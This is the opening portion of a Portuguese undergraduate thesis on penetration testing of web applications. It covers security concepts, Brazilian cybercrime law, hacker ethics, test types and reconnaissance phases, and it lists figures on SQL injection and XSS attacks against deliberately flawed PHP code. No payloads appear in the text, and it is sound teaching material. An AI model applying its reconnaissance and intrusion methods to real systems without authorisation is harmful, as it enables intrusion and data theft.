



**Fundação Educacional do Município de Assis
Instituto Municipal de Ensino Superior de Assis
Campus "José Santilli Sobrinho"**

NÍCHOLAS ANTUNES CINTO

TESTE DE VULNERABILIDADES EM APLICAÇÕES WEB

Assis

2015

NÍCHOLAS ANTUNES CINTO

TESTE DE VULNERABILIDADE EM APLICAÇÕES WEB

Trabalho de Conclusão de Curso apresentado ao curso de Ciência da Computação, do Instituto Municipal Educacional do Município de Assis – IMESA e à Fundação Educacional do Município de Assis – FEMA, como requisito parcial à obtenção do Certificado de Conclusão.

Orientando: Nícolas Antunes Cinto

Orientador: ME. Fábio Eder Cardoso

Orientador: _____

Área de Concentração: _____

Assis

2015

FICHA CATALOGRÁFICA

CINTO, Nícolas Antunes

Teste de vulnerabilidade em Aplicações Web / Nícolas Antunes Cinto, Fundação Educacional do Município de Assis – Assis, 2015. 63p.

Orientador: ME. Fábio Eder Cardoso

Trabalho de Conclusão de Curso – Instituto Municipal de Ensino Superior de Assis

1 – Teste de invasão; 2 – Segurança da informação; 3 – Aplicações.

CDD: 001.6

Biblioteca da FEMA

TESTE DE VULNERABILIDADES EM APLICAÇÕES WEB

NÍCHOLAS ANTUNES CINTO

Trabalho de Conclusão de Curso apresentado ao curso de Ciência da Computação, do Instituto Municipal Educacional do Município de Assis – IMESA e à Fundação Educacional do Município de Assis – FEMA, como requisito parcial à obtenção do Certificado de Conclusão.

Orientador: _____

Analizador: _____

Assis
2015

RESUMO

O avanço tecnológico e a busca por facilidades em determinados serviços fez com que as aplicações web se tornassem cada vez mais populares entre empresas. A aquisição deste produto é feita a partir da contratação de serviços, pois não há profissionais que possam fazê-lo. Porém, há funcionários mal qualificados atualmente em empresas que desenvolvem este tipo de produto. Assim, o objetivo deste trabalho é demonstrar o quão frágil é e como verificar tais aplicações e quais os prejuízos o setor empresarial pode ter com um produto falho em serviço, além de apresentar, de maneira simples, métodos de implementação segura

Palavras-chave: Segurança da informação; Teste de invasão; Aplicação web.

ABSTRACT

The advance technological and the search for ease in certain services it made web applications become increasingly popular among companies. The purchase of this product is made from contracting services, because there are no professionals who can do it in this companies. However, there are poorly qualified employees currently in companies that develop this type of product. The objective of this work is show how fragile is and demonstrate how verify such vulnerabilities and what damages the business sector can have with a faulty product in service, beyond present, in simple way, secure implementation method.

Keywords: Information security; Penetration test; Web application.

LISTA DE FIGURAS

- Figura 1 – Fases teste de invasão
- Figura 2 – Estágio de ataques
- Figura 3 – OWASP Top 10
- Figura 4 – Código SQL de seleção
- Figura 5 – Injeção em tela de acesso ao usuário
- Figura 6 – Execução da injeção
- Figura 7 – Injeção em campo de usuário
- Figura 8 – Injeção em campo de senha
- Figura 9 – Injeção com filtro no campo senha
- Figura 10 – Injeção com comentário
- Figura 11 – Apresentação de tabelas no banco
- Figura 12 – Exclusão de tabela
- Figura 13 – Apresentação de tabela após exclusão
- Figura 14 – Inserção de dados por injeção
- Figura 15 – Quantidade de registros no banco
- Figura 16 – Recorte de imagens apresentando a inserção
- Figura 17 – Inserção de script no formulário
- Figura 18 – Mensagem do script
- Figura 19 – Script armazenado no banco
- Figura 20 – Execução do script
- Figura 21 – Script armazenado em banco
- Figura 22 – Retorno de identificação da sessão
- Figura 23 – Tela inicial da máquina virtual
- Figura 24 – Topologia da infraestrutura
- Figura 25 – Top 10 de países cadastrados
- Figura 26 – Tela inicial e apresentação do primeiro teste
- Figura 27 – Chamada JavaScript no código fonte do primeiro teste
- Figura 28 – Função JavaScript

Figura 29 – Recorte de imagens do processo de cadastro, autenticação e apresentação

Figura 30 – Recorte de imagens explorando a vulnerabilidade XSS

Figura 31 – Apresentação dos valores nas variáveis

Figura 32 – Código PHP com expressões regulares filtrando campos

Figura 33 – Recorte de imagens da mensagem de retorno do filtro

Figura 34 – Exploração da vulnerabilidade de injeção

Figura 35 – Apresentação dos dados em banco

Figura 36 – Execução de exclusão de dados por injeção

Figura 37 – Retorno da variável contendo o código SQL

Figura 38 – Filtro em tela de acesso com expressão regular

Figura 39 – Implementação de acesso com PDO

Figura 40 – Página com retorno de diretórios

Figura 41 – Página com retorno de função

Figura 42 – Página com retorno de função SQL e diretórios

Figura 43 – Página com retorno de tabela e filtros SQL

Figura 44 – Página com retorno de tabelas e colunas

LISTA DE SIGLAS

HTTP – *Hypertext Transfer Protocol*

ICP-BRASIL – Infraestrutura de Chaves Públicas Brasileiras

OWASP – *Open Web Application Security Project*

PIB – Produto Interno Bruto

SGSI – Sistema de Gestão de Segurança da Informação

XSS – *Cross-site Scripting*

SUMÁRIO

1 INTRODUÇÃO	11
1.1 OBJETIVO	11
1.2 JUSFICATIVA	12
1.3 MOTIVAÇÃO	12
1.4 PERSPECTIVA DE CONTRIBUIÇÃO	13
1.5 METODOLOGIA DE PESQUISA	13
1.6 RECURSOS NECESSÁRIOS	13
2 CONCEITOS E DEFINIÇÕES	14
2.1 SEGURANÇA DA INFORMAÇÃO	14
a) Confidencialidade	14
b) Integridade	14
c) Disponibilidade	15
2.2 CRIMES VIRTUAIS	15
2.3 SEGURANÇA DA INFORMAÇÃO OFENSIVA	17
2.4 ÉTICA HACKER	18
3 TESTE DE INVASÃO	20
a) Caixa Preta	21
b) Caixa Cinza	21
c) Caixa Branca	21
3.1 FASES DE TESTE DE INVASÃO	22
a) Levantamento de informações	23
b) Exploração	24
4 VULNERABILIDADES EM APLICAÇÕES WEB	26
a) Injeção	27
b) Quebra de Autenticação e Gerenciamento de Sessão	27
c) Cross-site Scripting	27
d) Referência Insegura e Direta a Objetos	27
e) Configuração Incorreta de Segurança	28
f) Exposição de Dados Sensíveis	28
g) Falta de Função para Controle de Nível de Acesso	28
h) Cross-site Request Forgery	28
i) Utilização de Componentes Vulneráveis Conhecidos	29
j) Redirecionamento e Encaminhamentos Inválidos	29
4.1 SQL INJECTION	29
4.2 CROSS-SITE SCRIPTING (XSS)	36
4.3 HACKING-LAB	38
4.4 HACKER TEST	41
5 ESTUDO DE CASO	43
5.1 CROSS-SITE SCRIPTING	43
5.2 SQL INJECTION	47
6 CONCLUSÃO	54
REFERÊNCIAS	55

1. INTRODUÇÃO

Em meio à era tecnológica, muitas empresas vêm tomar posse de diversos produtos para se informatizarem: sites, aplicativos móveis, *desktop* e *web*, servidores, banco de dados, entre outros serviços fornecidos pela indústria. Este processo se inicia desde o momento da contratação, instalação, aprendizado e por fim o uso do produto. O que muitos não sabem é que estes serviços podem ser inseguros se mal instalados e configurados, comprometendo os dados da empresa, clientes e funcionários. Assim, a parte do processo que se trata da instalação e configuração é de extrema importância.

Não só o fator citado anteriormente, mas o mau desenvolvimento de softwares compromete drasticamente a segurança do mesmo. E com o desenvolvimento da infraestrutura digital, a dificuldade em obter segurança em aplicações é cada vez maior (OWASP, 2013).

Pessoas que aproveitam destas inseguranças para se beneficiarem são chamadas de *crackers*. São pessoas que invadem computadores de outra, ignoram senhas ou licenças de aplicações ou usam de outras formas para comprometer a segurança computacional (ROUSE, 2007).

Ações deste tipo são definidas como *cibercrime*, que é o crime cometido contra os três pilares da segurança da informação: a confiabilidade, integridade e disponibilidade de dados de computadores e sistemas (PERRIN, 2006).

É responsabilidade do profissional de segurança da informação analisar, testar, detectar e repassar ao responsável as orientações necessárias para que a falha seja corrigida, quando não é de sua alçada fazer o mesmo.

1.1 OBJETIVO

Este trabalho tem o objetivo de expor como a má programação e a falta de uso dos recursos da linguagem, em aplicações web, podem trazer insegurança e comprometimento de dados aos usuários e como estes erros podem ser corrigidos, com exemplos na linguagem PHP.

1.2 JUSTIFICATIVA

Com o avanço da tecnologia, o fácil acesso a dispositivos móveis e à Internet, os crimes virtuais vêm crescendo constantemente. Segundo MAHIDHAR (2013), os ataques cibernéticos estão se tornando cada vez mais sofisticados. Estão em números alarmantes as ameaças utilizadas para tirar proveito da inocência de usuários de aplicativos e redes sociais e este número cresce desde o ano de dois mil (CISCO, 2014).

Além disto, de acordo com relatório divulgado pela empresa *Burning Glass Technologies*, a procura por especialistas nesta área é de três vezes e meia maior que qualquer outra na área de TI (VIJAYAN, 2013).

Parte dos ataques realizados no ano de dois mil e treze foram em sistemas de gerenciamento de conteúdo prontos, como *Joomla!*, *Wordpress*, a fim de ganhar controle de servidores para realizar ataques distribuídos de negação de serviço (VERIZON, 2014).

Portanto, é essencial o uso dos recursos da linguagem para o desenvolvimento de softwares, em especial de aplicações *web*, identificar possíveis falhas de segurança a partir de verificações no código fonte e saná-las.

1.3 MOTIVAÇÃO

Segundo SCIARRETTA (2014), o Brasil perdeu 0,32% de seu PIB e o equivalente a quase dois terços do lucro da Petrobrás no mesmo ano. Trata-se de 7 à 8 bilhões de dólares perdidos com ataque de *hackers*, roubo de senhas, clonagem de cartão, pirataria virtual, espionagem industrial, espionagem governamental, entre outros *ciber Crimes*.

Países como EUA (0,64%), Alemanha (1,6%), Canadá (0,17%), China (0,63) e Rússia (0,10) estão sujeitos a sofrerem este tipo de roubo e perderam alguns *percentis* de seu produto interno bruto. Assim, empresas têm aumentado a procura por profissionais nestas áreas para protegerem seus bens e informações.

1.4 PERSPECTIVA DE CONTRIBUIÇÃO

Espera-se que este trabalho contribua para a ingressão de futuros profissionais na área de segurança da informação.

Ademais detectar e explorar problemas obtidos a partir da má programação e assim apresentar possíveis soluções.

Além disso, pode servir como base para estudos futuros para a comunidade acadêmica, já que tem um foco específico na área.

1.5 METODOLOGIA DE PESQUISA

Foram implementadas falhas em processos específicos realizados em aplicações *web*, como tela de *login*, carregamento de dados, inserção de informação via formulário e, a partir disto, demonstrado os resultados obtidos com a exploração das vulnerabilidades e como é possível corrigi-las.

1.6 RECURSOS NECESSÁRIOS

Computador/notebook, máquina virtual, livros, artigos, vídeo-aulas, ferramenta específica e Internet.

1.7 APRESENTAÇÃO DOS CAPÍTULOS

O primeiro capítulo é uma apresentação sobre o tema, a justificativa, objetivo e os meios que serão usados para o desenvolvimento deste trabalho. O segundo capítulo trata dos conceitos e definições dos termos presentes na área de segurança da informação, além das leis que penalizam indivíduos mal intencionados. O terceiro capítulo é relacionado aos testes de invasões, o que é, tipos de testes e como é dividido. O quarto capítulo apresenta as vulnerabilidades webs mais conhecidas e exploradas, define brevemente cada uma delas e detalha as que serão exploradas no desenvolvimento deste trabalho. O quinto capítulo mostra os resultados obtidos por meio da exploração das vulnerabilidades e, de maneira simples, como inibi-las. E por fim, o capítulo seis traz um breve resumo do trabalho mostrando o porquê de

desenvolver um trabalho na área da segurança da informação, além de apresentar o benefício que o autor teve o desenvolvimento do mesmo.

2. CONCEITOS E DEFINIÇÕES

Muitos termos distintos são usados quando o assunto é segurança da informação, e o fato de relacionar uma palavra a outra em busca do significado pode ser prejudicial a compreensão do texto.

Assim, finalidade deste capítulo é apresentar a definição para termos rotineiros que são encontrados dentro do assunto e seus conceitos.

2.1 SEGURANÇA DA INFORMAÇÃO

Para a norma ABNT NBR ISO/IEC 17799:2001 informação é um ativo importante como qualquer outro que deve ser adequadamente protegido. A informação pode ser vista de várias maneiras, seja impressa ou escrita, falada em conversas ou até mesmo armazenada eletronicamente. E a segurança da informação protege a informação de diversas ameaças para manter a continuidade dos negócios e minimizar qualquer tipo de dano.

Segundo JUNIOR ([s. d.]), as informações nos ajudam nas tomadas de decisões e permite o aumento de probabilidade de sucesso e/ou de alcance de nossos objetivos. Assim, como qualquer outro ativo dentro de uma empresa, a informação tem um custo. A segurança da informação é caracterizada pela preservação de seus três pilares básicos que de acordo com a norma ABNT NBR ISO/IEC 17799:2001 são a confidencialidade, integridade e disponibilidade.

a) Confidencialidade

Diferente de um segredo, algo inacessível, este pilar refere-se à informação ser concedida a quem tem direito, assim quem à porta são pessoas autorizadas ou o dono (MAIA, 2013).

São consideradas informações confidenciais, qualquer informação que não disponível ao público ou reservadas em forma de dados, programas, desenhos, manuais, modelos, amostra ou em qualquer outra condição. Pessoas das quais são encarregadas deste tipo de documento devem zelar pelo mesmo, mantê-lo guardado e restringir o acesso, e para qualquer ação realizada com relação a informação, terá que ter o consentimento do dono de tal (SANTANDER, [s. d.]).

b) Integridade

Consiste em proteger a informação de qualquer alteração que possa sofrer sem a autorização do proprietário, isto é, alguma ação modificadora relacionado a alteração do conteúdo, alteração do *status*, remoção ou criação de informação (GONÇALVES, 2004).

De acordo com a Medida Provisória Nº 2.200-2 (dois mil e duzentos, hífen, dois), a integridade e autenticidade de documentos em meio eletrônico é garantida pela Infraestrutura de Chaves Públicas Brasileira, ICP-Brasil, uma estrutura composta por autoridades certificadoras.

Segundo ITI (2012), o certificado digital do ICP-Brasil é como uma identidade virtual que garante a identificação do autor de uma mensagens ou transação em meio eletrônico. A informação, para ser autenticada, deve conter a assinatura de uma autoridade certificadora, de acordo com as normas estabelecidas na medida provisória citada anteriormente, e associado à uma entidade, como pessoa, processo ou servidor, assim agregado a um par de chaves de criptografia.

c) Disponibilidade

Para ALENCAR (2011), este pilar é a garantia de acesso à informação, independente do momento desejado. Está associado à eficácia do sistema e ao correto funcionamento da estrutura de rede e sua perda ocorre no momento em que um indivíduo não têm o acesso.

Já a norma ABNT NBR ISO/IEC 17799:2001 define como a garantia de acesso a informação por pessoas autorizadas e ao ativos correspondentes sempre que necessário.

Portanto, a segurança deste ativo, ou seja, a informação, é de grande importância para uma empresa, e assim pode-se notar a valorização que é dada à um profissional da área em efetivo exercício.

2.2 CRIMES VIRTUAIS

De acordo com o código penal de mil, oitocentos e noventa, “*Crime é a violação imputável e culposa da lei penal*”. Assim sendo, qualquer ato causado por um indivíduo passivo de pena é um crime.

Segundo OLIVEIRA; DANI (2011), o poder judiciário adequava os crimes virtuais ao artigo cento e setenta e um do código penal, assim sendo julgado por estelionato, onde diz que não se pode obter pra si ou para outrem vantagem ilícita causando prejuízo alheio.

Estelionato

Art. 171 - Obter, para si ou para outrem, vantagem ilícita, em prejuízo alheio, induzindo ou mantendo alguém em erro, mediante artifício, ardil, ou qualquer outro meio fraudulento: Pena - reclusão, de um a cinco anos, e multa, de quinhentos mil réis a dez contos de réis.

Já no ano de dois mil e doze entrou em vigor a lei número doze mil, setecentos e trinta e sete, conhecida como lei “Carolina Dieckmann”, que sanciona o ato de invadir qualquer dispositivo de informática, conectado à rede de computadores ou não, sem a permissão expressa ou tácita do titular do equipamento ou ainda instalar algo que vá conceder algum tipo de vantagem ilícita.

Invasão de dispositivo informático

[Art. 154-A](#). Invadir dispositivo informático alheio, conectado ou não à rede de computadores, mediante violação indevida de mecanismo de segurança e com o fim de obter, adulterar ou destruir dados ou informações sem autorização expressa ou tácita do titular do dispositivo ou instalar vulnerabilidades para obter vantagem ilícita: Pena - detenção, de 3 (três) meses a 1 (um) ano, e multa.

A lei ainda trata de quem produz, fornece, distribui, vende ou difunde algo com o intuito de permitir a prática citada acima. E se a partir da invasão resultar na obtenção de informação de conteúdo de comunicação eletrônico a pena é maior.

Também prevê punição à quem prejudicar o serviço de disponibilidade em relação à comunicação ou à informação.

Interrupção ou perturbação de serviço telegráfico, telefônico, informático, telemático ou de informação de utilidade pública

[Art. 266.](#)

§ 1º Incorre na mesma pena quem interrompe serviço telemático ou de informação de utilidade pública, ou impede ou dificulta-lhe o restabelecimento.

§ 2º Aplicam-se as penas em dobro se o crime é cometido por ocasião de calamidade pública.

E faz um ressalvo ao artigo duzentos e noventa e oito que trata de falsificação de documentos particulares, assim iguala-se a documentação particular o cartão, seja de crédito ou débito.

Falsificação de documento particular

[Art. 298.](#)

Falsificação de cartão

Parágrafo único. Para fins do disposto no caput, equipara-se a documento particular o cartão de crédito ou débito.

Portanto, crime virtual ou *cibercrime* é o termo usado para qualquer ação ilegal que parta de um computador. Já o departamento de justiça americano expande a definição incluindo qualquer tipo de atividade ilegal que se use um computador para armazenar evidências (ROUSE, 2010).

De acordo com NUNES (2011), os *cibercrimes* podem acontecer em suas variadas formas e que, em períodos de datas comemorativas, a investida destes infratores aumentam e têm por objetivo o roubo de informações pessoais.

Para a MACAFEE (2014), os usuários de meios eletrônicos devem tomar algumas precauções para não sofrerem golpes. Fazer pesquisas quando forem comprar ou doar *online*, instalar aplicativos de lojas oficiais e sempre analisar/ler as permissões que são solicitadas, ter cuidado com suas informações pessoais e para quem está divulgando, sempre usar anti-vírus em sua máquina e em seus dispositivos para que não sejam vítimas de algum *software* malicioso, entre outras recomendações.

2.3 SEGURANÇA DA INFORMAÇÃO OFENSIVA

Soluções de segurança da informações utilizando o método de segurança ofensiva tomam como referência o ponto de vista do atacante. Neste método é utilizada diversas classes de ataques conhecidas pela comunidade, uma auditoria deste tipo é

capaz de oferecer uma visão mais concreta com relação a segurança da empresa (SALGADO, 2014).

Para ENDLER (2012), As ameaças a dados corporativos evoluem mais rápido que os métodos de defesa. Empresas devem se adaptar e deixarem de lado medidas relativas e procurarem soluções proativas, com mentalidade ofensiva.

Ultimamente, uma nova maneira de realizar diagnósticos de segurança vem consolidando-se. Conjunto de técnicas e metodologias denominada teste de invasão, que tem como objetivo a reprodução de cenários de ataques ao sistema alvo (SALGADO, 2014).

2.4 ÉTICA HACKER

Ética, dentro da filosofia, é a área que cuida das reflexões a respeito dos princípios que fundamentam a vida moral (GÓES, 2014). A ética dá ao indivíduo a possibilidade de escolha, de opção, e só pode ser julgado por este ponto de vista quando se tratar de um indivíduo livre (CORTELLA, [s. d.]).

Já a ética hacker é um termo usado para descrever os valores filosóficos vividos por esta 'tribo'. Nelson De Luca Pretto, em entrevista à Ciência Hoje, relaciona a expressão com o princípio da colaboração, da horizontalidade e da descentralização (FURTADO, 2012).

A ética *hacker* é fundamentada a partir da informatização, onde todos devem ter acesso livre às máquinas e aos conhecimentos contidos neles, consequentemente, a informação, como um todo, deve ser aberta e gratuita. Promover a descentralização sem que qualquer meio burocrático imposto ao indivíduo o impeça do mesmo e ter a certeza de que estas máquinas podem dar qualidade de vida (LEVY, 2012).

A partir da década de 80, os meios de comunicações começaram a relacionar os *hackers* à crimes e, a fim de evitar qualquer transtorno, estes começaram a denominar como *crackers* os indivíduos que faziam uso destrutivo do computador, e por consequência, da Internet (HIMANEN, 2001).

Hacker é uma pessoa que aprecia explorar detalhes de sistema, gosta de ampliar suas capacidades, um programador entusiástico (RAYMOND, 2002). HIMANEN (2001) vai além em sua descrição, apresenta o termo como um indivíduo dedicado a programação de maneira apaixonada e crê que é seu dever compartilhar informações

e desenvolver aplicações gratuitas. Já o *cracker*, também conhecido como *black hat*, são pessoas dedicadas a invadir o sistema que outra protege (RAYMOND, 2002).

Pelo fato dos meios de comunicação associarem o termo *hacker* há ações terroristas na Internet, o melhor termo a ser usado para diferenciar um indivíduo com boas intenções de um outro com más intenções são: *White hat*, *gray hat* e *black hat*.

Como dito anteriormente, o “chapéu negro” se compara ao *cracker* que, de acordo com ROUSE (2007), é quem invade um sistema computacional ou uma rede com objetivo malévolo, estes tomam a vantagem de arrombar, porventura destruir arquivos e roubar dados para algum propósito futuro, diferente do “chapéu branco”.

O *white hat* é quem identifica uma fraqueza na segurança de um sistema ou rede, e ao invés de se aproveitar maliciosamente, avisa os responsáveis do sistema desta deficiência para que eles possam corrigi-la antes que alguém se aproveite (ROUSE, 2007).

E, por fim, o indivíduo que explora a deficiência na segurança de um sistema computacional ou produto sem qualquer intenção perversa, com o intuito de chamar a atenção dos desenvolvedores, são denominados de *gray hat* (ROUSE, 2007). Diferentemente do caso anterior, este expõe publicamente a falha encontrada, assim dá a oportunidade para que o indivíduo mal intencionado aproveite esta informação.

3. TESTE DE INVASÃO

Testes de invasão são métodos de diagnósticos de segurança baseados em ofensividade e são usados para simular ataques reais em um ambiente controlado igualado ao ambiente real. SALGADO (2014) diz que este método de diagnóstico fortalece o ambiente tecnológico, pois é executado a partir do ponto de vista do atacante e não se compara às auditorias de segurança baseadas na norma ISO/IEC 27001, uma vez que estas são passivas e poucos intrusivas e aplicadas por meio de entrevistas aos funcionários.

A ISO/IEC 27001:2006 é um modelo para aplicar o Sistema de Gestão de Segurança da Informação (SGSI) conhecido como “*Plan-Do-Check-Act*” que fornece o plano a ser seguido para a implementação do mesmo, mas sem muitos detalhes ou modo como deve ser aplicado determinados passos como, por exemplo, auditorias internas, assim permite que a empresa tenha total liberdade para planejar tais atividades.

Para ROUSE (2011), teste de penetração é uma prática usada para verificar sistemas computacionais, redes ou aplicações *web* a fim de verificar se estas possuem alguma vulnerabilidade que a ser explorada, podendo ser realizado de forma manual como automática, com o auxílio de softwares, e tem como objetivo determinar as fraquezas relacionadas à segurança e, em alguns casos, recebe o nome de “*White hat attacks*”, associando-se com o termo *white hat* definido no capítulo anterior.

Ainda, segundo ROUSE (2011), as estratégias destes tipos de diagnósticos incluem testes externos: o objetivo é, sem qualquer acesso interno à empresa ou à informações, descobrir se um atacante externo pode ganhar acesso ao sistema e como poderia fazer isso; e testes internos: com a conta de usuário padrão, o objetivo é, de alguma forma, realizar escalada de privilégios por trás do firewall.

Além disso, *blind test* é uma estratégia usada pra simular um ataque real por limitar severamente o acesso a informação antecipadamente. Já em o *double blind test*, somente algumas pessoas sabem da condução do mesmo, pois o objetivo é testar os procedimentos e a identificação por parte da equipe de monitoramento (ROUSE, 2011).

Também pode ser classificado de outras duas formas: informações sobre o ambiente e sobre o teste. Esta refere-se ao anúncio, como foi especificado no parágrafo anterior, aquele à quantidade de informação que é dada aos técnicos para realizar tal e pode ser dividido em caixa preto, caixa cinza e caixa branca (SOARES, 2010).

a) Caixa Preta

É um termo muito usado em várias áreas para especificar certo tipo de equipamento. Em telecomunicações, é um resistor conectado ao telefone que impossibilita a detecção de uma chamada, para mineração de dados é um algoritmo ou tecnologia que não explica seu funcionamento. De modo geral, caixa preta é qualquer dispositivo cujo funcionamento é desconhecido pelo usuário (ROUSE, 2008).

Na área de segurança da informação, este termo pode ser usado para definir um tipo de teste de invasão a ser realizado. Define o conhecimento sobre o alvo pela equipe, assim possuem pouco ou nenhum conhecimento sobre o ambiente e a responsabilidade para o levantamento de informação é toda dos analistas (SOARES, 2010).

Este tipo de teste é o que mais se aproxima de um ataque real, pois é preciso passar por todas as etapas para que seja possível prosseguir com o mesmo.

b) Caixa Cinza

É uma estratégia para depuração, no qual o conhecimento do analista é limitado em relação a detalhes dos componentes internos do programa, também usado para definir um tipo de teste de invasão (ROUSE, 2013).

É o tipo de teste em que a equipe tem o mínimo de conhecimento para que o mesmo seja conduzido como desejado (SOARES, 2010), simula o tipo de ataque realizado por um funcionário mal intencionado, pois este tem conhecimento superficial do funcionamento do sistema.

c) Caixa Branca

Análise realizada a partir do código fonte para identificar certos tipos de fraquezas, além de verificar certas funções implementadas no código e fazer com que se executem forçadamente (ROUSE, 2007).

Considerado um tipo de teste de invasão onde o responsável pela equipe tem acesso irrestrito às informações, assim simulando o cenário em que o invasor conseguiu obter muitos detalhes sobre a empresa (SOARES, 2010).

3.1 FASES DE TESTE DE INVASÃO

Ao inserir este conceito no mundo comercial, antes mesmo de pôr em execução as fases a serem apresentadas, é feito o planejamento e definição de escopo: a equipe a realizar o teste, recursos usados, objetivo final do teste, limitações por parte dos contratantes, entre outras informações de importância. Também é estipulado prazos, valores e o tempo para que seja executado os teste, além de ser feita nesta etapa a definição do tipo de teste, como foi descrito anteriormente.

Os testes de invasão são divididos quando postos em pratica de acordo com processo a ser realizado, de modo geral, pode-se entender que eles são divididos em levantamento de informação e exploração. Para cada fase há um tipo de exercício a ser feito e ferramentas diferentes, é claro que há ferramentas que são usadas para mais de uma dessas etapas, como a identificação de banner, versões de serviços e mapeamento da rede.

Em suma, são divididos em etapas e para cada uma dessas, atividades específicas sucedem, assim diferentes ferramentas são manipuladas, como uma ferramenta que pode ser usada em várias etapas. A imagem a seguir retrata a divisão de um teste de invasão e como são executadas.




Figura 1 – Fases teste de invasão (In: NETSTRUCTURE, 2013)

a) Levantamento de informações

Considerada a fase mais importante, além de consumir mais tempo, é onde a equipe fará a coleta de toda a informação sobre o sistema alvo de maneira passiva e ativa. VINES (2007) define como um pré-teste que é dividido em 3 etapas: *footprinting*, verificação e enumeração e juntas são denominadas reconhecimento e fazem a diferença na execução do teste, pois provê um cenário do ambiente.

O *footprinting* é considerado o *blueprint* da segurança da organização, seu objetivo é, de maneira passiva, reunir informações para a criação de perfil único da rede organizacional e seu sistema. Pode ser feito de maneira manual, colhendo informações na própria Internet sobre o alvo com o auxílio do *Google*, *Whois*, *Archive.org*. Além disso, técnicas de engenharia social são usadas nesta fase para obter informações privilegiadas e ao final desta etapa o analista tem informações iniciais do alvo (VINES, 2007).

A verificação é considerada o levantamento de informações de modo ativo, será obtido informações mais detalhadas para personalizar o cenário obtido anteriormente. O objetivo é identificar máquinas ativas, portas abertas, serviços em execução, versão do sistema operacional (denominado de *fingerprint*) e para isto se faz o uso de ferramentas nativas, como o *ping* e *traceroute*, e desenvolvidas por terceiros (VINES, 2007).

Na fase de enumeração, o analista identificará usuários ou recursos de compartilhamento mal protegidos por meio de consultas diretas. O objetivo é identificar usuários e seus grupos, recursos da rede e compartilhamentos, além de aplicações (VINES, 2007).

Além do *footprinting* ser uma etapa do levantamento de informações, todo este processo pode ter esta denominação, como é apresentada na imagem a seguir.

